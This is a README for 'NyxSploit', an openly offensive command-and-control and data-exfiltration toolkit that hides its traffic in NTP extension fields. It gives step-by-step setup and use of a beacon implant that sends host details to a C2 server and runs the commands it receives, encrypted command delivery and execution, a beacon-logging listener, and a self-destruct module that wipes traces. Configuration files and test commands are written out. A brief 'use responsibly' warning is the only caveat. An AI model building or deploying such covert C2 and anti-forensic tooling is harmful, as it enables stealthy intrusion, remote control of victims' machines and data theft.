
“Time never waits... It delivers all the same end.”
NyxSploit is a stealthy command-and-control (C2) and data-exfiltration toolkit that abuses NTP extension fields for covert communication. It bundles multiple modules—Khaos, Thanatos, Aletheia, Lethe, Eidolon, and Erebus—into a single Python script with a stylized menu interface.


- Features
- Demo Screenshot
- Prerequisites
- Installation
- Audio Setup
- Configuration
- Usage
- Testing & Validation
- Troubleshooting
- Security & Warnings
- License
- Menu-Driven Interface: ASCII-art and boxed outputs for a “hacker-console” feel.
- Background Audio: Plays a dark ambient track from Catbox.moe on startup.
- Khaos: Scan comma-separated NTP servers (pools) to find those that echo TLV fields (“graveyards”).
- Thanatos: Periodically send an encrypted “MortisPacket” (machine ID, OS, timestamp) to your C2 server and listen for replies to execute commands.
- Aletheia: Encrypt arbitrary shell commands (AES-CFB) into a base64 blob saved as
<TARGET>.enc. - Lethe: Decrypt a base64 blob with Thanatos’s AES key and execute the recovered command locally.
- Eidolon: Lightweight UDP listener that decrypts incoming “MortisPacket” beacons and logs them to a SQLite database.
- Erebus: Overwrite and delete Thanatos’s config/key files for full self-destruct, leaving no traces on disk.
- Auto Dependency Installer: Detects missing Python modules (
ntplib,cryptography) and installs them via pip or the distro’s package manager (apt, pacman).

- Python 3.6+ (Ubuntu 20.04, Debian 11, Arch Linux, Windows 10 tested)
- mpv (or another CLI audio player that accepts a URL)
- SQLite 3 (for Eidolon’s beacon database)
sudoor administrator privileges (to install system packages on Linux)
-
Clone or download this repository:
git clone https://github.com/yourusername/nyxsploit.git cd nyxsploit -
Make the script executable (optional):
chmod +x nyx.py
-
Install system dependencies (if not already installed):
-
Ubuntu/Debian:
sudo apt-get update -y
sudo apt-get install -y python3 python3-pip mpv sqlite3
-
Arch/Manjaro:
sudo pacman -Sy --noconfirm python mpv sqlite
-
Windows:
- Install Python 3.x and add to PATH.
- Install mpv for Windows and add it to PATH.
-
-
Run the script once to auto-install missing Python modules (
ntplib,cryptography):./nyx.py
The script will detect any missing dependencies and install them automatically via pip (or your distro’s package manager).
NyxSploit uses mpv to play a background audio track from Catbox.moe. To change or disable:
-
Edit the
audio_urlin_menu()insidenyx.pyto another Catbox.moe URL (MP3/OGG). -
Disable audio by commenting out or removing:
subprocess.Popen(["mpv", audio_url], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
Thanatos requires a Python dict with:
srv: C2 server address (e.g.,"time1.example.com"or"127.0.0.1").port: UDP port number (e.g.,12345).intv: Beacon interval in seconds (e.g.,600for 10 minutes).keyfile: Path to a 32-byte AES key file (binary), e.g./etc/thanatos.key.mid: Machine identifier string, e.g."HOST-GUID-1234".
Create /etc/thanatos.conf (or anywhere you like):
{
  'srv': '127.0.0.1',
  'port': 12345,
  'intv': 10,
  'keyfile': '/tmp/thanatos.key',
  'mid': 'TESTID-0001'
}
Generate a 32-byte key file:
head -c 32 /dev/urandom > /tmp/thanatos.keyEidolon uses the same AES key to decrypt incoming beacons:
-
Copy
/tmp/thanatos.keyto/etc/eidolon.key(or another path). -
Restrict permissions to root or your user:
sudo chmod 600 /etc/eidolon.key
Run nyx.py without arguments to launch the interactive menu:
./nyx.py-
Initial Typeout & Audio
Time never waits... It delivers all the same end.(3-second pause, while background track begins)
-
Main Menu
╔════════════════════════════╗
║        NyxSploit Menu     ║
╠════════════════════════════╣
║  1) Khaos - Scan NTP Pools ║
║  2) Thanatos - Beacon C2   ║
║  3) Aletheia - Encrypt Cmd ║
║  4) Lethe - Decrypt & Exec ║
║  5) Eidolon - Listen & Log ║
║  6) Erebus - Self-Destruct ║
║  7) Exit                   ║
╚════════════════════════════╝
-
Purpose: Discover NTP servers that echo TLV extension fields (so-called “graveyards”).
-
Prompt:
Enter comma-separated NTP pool> Timeout (seconds)> -
Example:
> pool.ntp.org,0.pool.ntp.org
> 3

━━ Verified NTP Graveyards ━━
  pool.ntp.org
━━━━━━━━━━━━━━━━━━━━━━━━━━━━
-
Purpose: Periodically send an encrypted MortisPacket (machine ID, OS, timestamp) to your C2 server and listen for encrypted commands in response.
-
Prompt:
Thanatos config path> -
Example:
> /etc/thanatos.conf

   .-''''-.
  /  .--.  \
 /  /    \  \
 |  |    |  |
 \  \    /  /
  '.'--'.'
• Thanatos awakens •
Thanatos enters beacon loop, sending payloads every
intvseconds. -
Local Test:
-
Run a UDP listener on your chosen port:
nc -u -l 12345
-
Start Thanatos; you’ll see encrypted packets in the
ncwindow every interval.
-
-
Purpose: Encrypt a shell command to a base64 blob for Thanatos to consume.
-
Prompt:
Target ID> Command> -
Example:
> TESTID > echo "Hello Nyx" ━━ Encrypted Command for TESTID ━━ ZU5XX2I4ZFp5bG… (truncated) ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ -
Output:
TESTID.encin the working directory.
-
Purpose: Decrypt a base64 payload using Thanatos’s AES key, then execute on the local host.
-
Prompt:
Enter base64 payload> Thanatos key path (default /etc/thanatos.key)> -
Example:
> ZU5XX2I4ZFp5bG…
> /tmp/thanatos.key

[Lethe] Executing: echo "Hello Nyx"
Hello Nyx
-
Purpose: Listen on a UDP port for encrypted MortisPackets, decrypt them, and log to a SQLite database.
-
Prompt:
SQLite DB path> Listen port> -
Example:
> /tmp/eidolon.db > 12345 ______ _ _ ____ | ____|| \ | | / __ \ | |__ | \| || | | | | __| | . ` || | | | | |____ | |\ || |__| | |______||_| \_| \____/ • Eidolon listens in shadow • ╔════════════════════════════════════╗ ║ ☾ Echo Received — ID: TESTID ║ ╚════════════════════════════════════╝ -
Verify:
sqlite3 /tmp/eidolon.db "SELECT * FROM beacons;"Expect rows like:
TESTID|192.168.1.100|Linux|162xyz…|None
-
Purpose: Overwrite and delete Thanatos’s config/key files to wipe traces.
-
Prompt:
Confirm self-destruct (y/N)> -
Example:
> y ━━ Erebus Invoked: Cleansing Vessel ━━ All memory erased. Vessel cleansed. ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ -
Result:
/etc/thanatos.confand/etc/thanatos.key(or custom paths) are overwritten with random data and removed.
- Select “7” to terminate NyxSploit (and stop background audio).
-
Dependencies
-
Ensure
ntplibandcryptographyare installed:python3 -c "import ntplib; import cryptography; print('OK')"
-
-
Audio Playback
-
Test
mpvwith the sample Catbox.moe URL:mpv https://files.catbox.moe/youraudiofile.mp3
-
-
Khaos Scan
-
Option 1:
pool.ntp.org,0.pool.ntp.org 3 -
Expect at least one valid entry under “Verified NTP Graveyards”.
-
-
Aletheia & Lethe Round-Trip
- Option 3 → Encrypt
echo hello. - Option 4 → Paste the base64 output. “hello” should appear, verifying correct encryption/decryption.
- Option 3 → Encrypt
-
Thanatos Beacon
-
Create a config & key:
echo "{'srv':'127.0.0.1','port':12345,'intv':5,'keyfile':'/tmp/thanatos.key','mid':'TESTID'}" > /tmp/thanatos.conf
head -c 32 /dev/urandom > /tmp/thanatos.key
-
Run
nc -u -l 12345. -
Option 2 →
/tmp/thanatos.conf. Encrypted packets should appear inncevery 5 seconds.
-
-
Eidolon Logging
-
Option 5 →
/tmp/eidolon.db→12345. -
From another shell, send a valid beacon:
python3 - <<EOF
import socket, base64
from hashlib import sha256
from Crypto.Cipher import AES
import time, os, padding
key = open('/etc/eidolon.key','rb').read()
d = {'mid':'TESTID','os':'Linux','timestamp':int(time.time()),'raw_payload':None}
p = repr(d).encode()
iv = os.urandom(16)
padder = padding.PKCS7(128).padder()
pd = padder.update(p) + padder.finalize()
c = AES.new(key, AES.MODE_CFB, iv=iv).encrypt(pd)
msg = base64.b64encode(iv + c)
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(msg, ('127.0.0.1', 12345))
EOF
-
Check
/tmp/eidolon.db:sqlite3 /tmp/eidolon.db "SELECT * FROM beacons;"You should see a row for “TESTID”.
-
-
Erebus Wipe
-
Create dummy files:
echo "test" > /tmp/thanatos.conf
head -c 32 /dev/urandom > /tmp/thanatos.key
-
Option 6 → confirm → check:
ls /tmp/thanatos.conf /tmp/thanatos.key
Both files should be gone.
-
-
No Sound
- Verify
mpvis installed and in your PATH. - Run
mpv <audio_url>manually to confirm.
- Verify
-
Missing
ntplibon Arch-
Ensure
python-pipis installed:sudo pacman -Sy --noconfirm python-pip
-
Re-run
nyx.pyto let it installntplibviapip3.
-
-
Thanatos Doesn’t Send
- Check your
thanatos.confvalues (srv,port). - Ensure UDP outbound on that port isn’t blocked by a firewall.
- Temporarily set
intvto a small number (e.g. 5) to test faster.
- Check your
-
Eidolon Doesn’t Log
-
Confirm
/etc/eidolon.keymatches Thanatos’s key. -
Check file permissions:
sudo chmod 600 /etc/eidolon.key
-
Run Eidolon with
sudoif necessary, or placeeidolon.keyin a user-writable path.
-
- Use responsibly. NyxSploit is a protocol-abuse framework. Do not deploy on networks you do not own or without explicit permission.
- Self-destruct is irreversible. Once Erebus runs, the config/key files are destroyed beyond recovery.
- Protect your AES key. Anyone with
/etc/thanatos.keyor/etc/eidolon.keycan decrypt beacons and commands. - Stealth vs. detection. Even though NyxSploit uses NTP (UDP/123), advanced IDS/IPS may notice unusual extension fields. Test in a controlled environment first.
This project is licensed under the MIT License. See LICENSE for details.
